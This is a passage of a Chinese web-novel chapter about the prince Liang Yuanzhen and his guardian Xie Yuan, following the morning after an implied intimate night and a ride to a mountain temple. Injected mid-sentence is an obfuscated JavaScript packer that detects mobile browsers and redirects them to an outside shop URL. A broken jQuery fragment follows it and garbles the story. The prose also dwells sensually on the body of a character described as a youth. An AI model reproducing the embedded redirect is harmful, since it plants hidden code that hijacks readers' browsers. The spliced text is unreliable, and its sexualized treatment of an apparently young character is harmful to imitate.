再次醒来的时候,已经日上三竿。
梁元贞头痛欲裂,眼睛也有些睁不开了,他开口喊着,“福安。”
才惊觉自己的声音不知何时变得嘶哑,像是好些天没有喝水了一样。
“福……”
梁元贞翻身起来的时候,感觉身体软绵绵的提不起力气,眼皮抬的费力,眼角发涩,像是哭过了一场似的。
他抬了抬手去揉了揉眼睛,脑袋里忽然闪出一些片段!
他昨日!
一幕幕像是皮影戏一样在他的脑袋里上演。
他昨日似是趴在了人的身上,然后。
梁元贞脑袋嗡嗡直叫起来,脸上开始发烫,他昨日竟是靠在人的身上尿床了。
梁元贞记得他昨日求了人,可人没有放手,直将他弄得……
梁元贞唔得捂住了嘴,将最后一个安字咽到肚子里,不想叫人听见进来,哭的有些微肿的脸蛋此时泛着一丝异样的红。梁元贞也顾不上自己身体的不适,忙翻身在床上摸了起来,他真的做了那样的事吗?竟然这样丢脸,就连烧火的小儿都不会这样尿床的。
梁元贞简直要羞愤的钻进地底,叫所有人都找不到他。
梁元贞胡乱的拱在被窝里,仔细的搜寻着,怎么摸不到呢,梁元贞感觉自己额头都在发汗。
他喃喃自语,“在哪呢?”
谢渊进了门,就见到人撅着屁股,在被子里拱来拱去。
走的近了看见一双抵在被面上的白色小脚。
像是在寻什么东西,背脊低低的弯了下去,细腰塌着,显出那唯一有肉的地方更加浑圆了。
梁元贞丝毫不知道身后有道幽幽目光,他一时找不到哪地方被他弄脏了,像是猫咪伸懒腰那般弯下身子手伸的长长的,将能摸到的地方都摸了遍,可是还是没有发现。
可是他昨日分明是……
梁元贞有些挫败的将脸贴在了被面上,软软的挤出一些肉来。
难道是谢渊将他尿床的被子叫人换掉了,可那样,行宫里所有人都要知道了。
梁元贞哭丧着一张脸,他再也不要出门去了,叫人笑话他。
正当他暗自伤心的时候,有双冰凉的手握上了他的脚踝。
梁元贞被吓了一跳抖了抖扑倒在被窝里面,他往回抽动自己的脚。
可被那张大掌控的死死的,不放松。
他呜咽着叫唤了两声。
谢渊粗粝的手掌摩挲着那细瘦的脚踝,梁元贞的皮肤单薄,柔软,不小心便能弄出些红印子来。
茧子微微剐蹭在脚骨的触感太过熟悉,梁元贞冷静下来就知道来的人是谁。
抖倒是不抖了,可是一想到昨晚在人面前尿床了,现在实在是没有脸出来见人了,埋在被子里面不出来。
胆子委实是小,谢渊往上抚上人的小腿,那纯白亵衣下的小腿肤如凝脂如同上好的暖玉,让人流连。
“午时了,再不起床,太阳就要落山。”
老生常谈的借口,听起来没有什么新意。
谢渊一路摸到人的腿弯,“原想着带人去行宫外转一转,想来有人是要睡的,那罢了,让抚宁将马牵回去再养两日。”
话音未落那小腿抽动了一下,不久窸窸窣窣的有人毛茸茸的从那薄被里面探出一个脑袋来。
只是很小气的露出了一小半光洁的额头。
谢渊摸了摸那柔滑的腿肚子,“听闻北山马场开春时生了许多小马驹。”
那颗毛茸茸的头又偷偷探出了一些,现如今可以瞧见人的眉毛了。
“等春猎时,不知道先要被谁选了去养,也罢。”谢渊话还没说完一双明亮的瞳仁朝他望来。
谢渊揶揄的说着,眉梢间皆是笑意,他收了收手将那截裤管子往下放了放。
梁元贞被被子遮住的地方满是红晕,他腾挪了一下位置,将脸对着人。
“醒了?”
梁元贞把自己裹成蚕蛹,害臊般的嗯了一声。
“可还疼了?”
这是指他的心口,大抵是昨晚睡前谢渊给他敷了草药,梁元贞心口此时如果不动不磨蹭还是好受的,他藏在被子后面摇了摇头。
谢渊垂眸看向人,拍了拍被面,“起来罢。”
这人面色和平常没有不同,梁元贞疑惑起来,怎的没有提及昨日的事,他想开口可根本问不出嘴。
梁元贞疑心是自己瞧错了,眨巴眨巴眼睛往上看去,可面前人脸上毫无嘲笑之色,难不成是他做的梦吗?
梁元贞脑袋里胡乱的想着,就被人握着脚踝穿上了袜子。
今天跑马,谢渊给人穿了一身月白织金箭衣,用银冠了束发,看起来青春年少。
用膳时梁元贞悄默默观察了一下众人的神色,发现大家都没有别的反应。
一顿饭梁元贞吃的小心翼翼,直到最后才放下心来,没事的,他昨日应该是梦魇了。
想通了心里才舒服了许多。
才吃过饭不宜上马,梁元贞叫人按在书房读了一会书。
出门时谢渊叫人牵了两匹马来。
北山行宫到北山猎场有官道可走,但也毫无意思,是以两人走的小路。
为了不打扰游玩,侍卫分散在丛林里,鲜少露面。
一时间小径上只能见到两道身影。
梁元贞晃晃悠悠的坐在马上,小脑袋一点一点的,他想起马上春猎,于是和身边的人说到。
“今天春猎好几位表兄应当都在,不知他们的骑射是否比去年的更加精进了,去年你未参加,梁琮表兄一人猎了我们所有人的总和呢。”
梁元贞说的时候面上有些艳羡,他若是能得其中十分之一就好了。
他羡慕着忽然看见面前草丛里钻出一只雪白野兔来,正摇着短尾巴吭哧吭哧吃草。
马匹上挂着箭,梁元贞下意识伸手去摸那箭筒,只是记忆重叠,一瞬间有片段闪着眼前。
去年春猎之时,也差不多是这样的场景。
那日他好不容易寻到的一只兔子,那本是他最有把握的猎物。
可正当他正准备拉弓之时,一只急速的箭擦过他的耳边,箭啸惊的他低下头去。
马蹄声靠近,他看到一双狭长的眼,梁琮似笑非笑的看着他,对他说着,“承让。”
他将那只本该是他的兔子猎走了。
梁元贞虽然非常伤心,但更多的是害怕,因为梁琮的眼神紧紧地盯着自己像是在看猎物,令人毛骨悚然。
忽的梁元贞打了个寒颤,摇了摇头,想要将那些眼神从自己的记忆里摇走。
他不喜欢这个表兄,梁元贞后知后觉,似乎他就不喜欢梁琮一家,因为梁琮的父亲靖王叔,每回宫宴看向自己的眼神都和梁琮如出一辙。
他手放在那箭筒之上;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17635163|206542||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,良久撤回了身子,未拿一物。
午后的阳光正好,照的天空碧蓝,梁元贞沉默着摸了摸马背。
北山地势险峻复杂两人绕了一段路,竟是到了山腰的栖云寺。
大梁不少人信佛,又因北山的另一片做了猎场,有皇家庇佑,是以栖云寺年年香火不断。
从梁元贞记事以来栖云寺是连年翻新,香火渐盛。
本就是出来玩,到哪里无所谓。
兴起了梁元贞就要下马来,两人到了寺门前,有小和尚前来为他们牵马。
谢渊一直跟在自己的身后不言不语,梁元贞在踏上石阶的时候,忽然回头看向男人。
刚才忆起那件事,此时他有满腔的话想说。
少年站定在石阶之上,阳光打在人白皙的脸上,让人看着透明起来,细密的睫毛被阳光染得金黄,蜜瞳里倒映出了那高大的身影。
“谢渊。”
梁元贞罕见的叫了人的名字,眼底铺上了一层水色。
世上这么多人都在嫌他,可这么多年除了父皇母后总有一个人站在自己身后。梁元贞不知道为什么他会一直在,又好像他永远会在。
男人瞧着他像是要预备开口,梁元贞眼睛泛酸,忙回头将自己欲哭的面颊遮掩,他大步拾级而上,清亮的声音荡在身后,“哥哥快来。”
今日不是节日,来的人并不多。
两人先是在前院礼了佛,各自求了心愿,又晃悠到了后院,后院有一棵经年的菩提树,枝繁叶茂,华盖如伞。
上面挂着些许红绸,树下有专门布设的桌子,守在一旁的光头小僧面上带着笑,“施主可要提字。”
添了香油钱的施主皆可以在这枝叶上挂上自己的心愿,红绸不常取,待到四季轮转,由落叶一同坠下,意味着施主的愿望落地生根。
梁元贞站在菩提树下瞧了一会,春日晴和,微风摇曳,红绸飘动。
梁元贞先前在前院许的愿望太多,到这时,这时他倒是只想要求一个小愿望。
少年提笔蘸了蘸笔墨,写下自己的心事。
因为是自己的小秘密,梁元贞刻意偏过身子不让谢渊看到。
待他写完将那红绸攥在手里,回头一看那人早已写完定定地站在原地看着自己。
微风拂过,红绸在两人的手中飘动。
梁元贞有点羞的将那红绸藏在了身后,转身要去挂。
可惜那些低矮处早已挂满了,梁元贞正抬头寻觅的时候,被人从身后掐着腰,往上一抬。
他惊呼了一声,惊动了菩提树下休息的鸟雀,和在院墙边诵经的老和尚。
那和尚幽幽看来,口中诵经不断,只是目光放在了那人尖叫人身上,若有所思了起来。
天空中霎时飘来几朵积云,风雨欲来。
梁元贞双脚腾空,被人忽然举过了头顶,侧架到肩膀上,两条腿被人拢住放在心口。
梁元贞连忙抱住了人的脖子,手中的红绸掉落在人的脸上。
谢渊闻到人手腕的香味。
他握住人的小腿,捏了捏上面柔软的肉,往下摸到人的脚踝,想起早上的场景觉得有些口干。
软绵绵的臀架在自己的肩头,那侧溢出的肉贴在他的脖颈之上,如若是此时转头就能咬上人一口,那时定然能听见人的柔软的叫声。
谢渊齿根泛起一阵细密的痒来。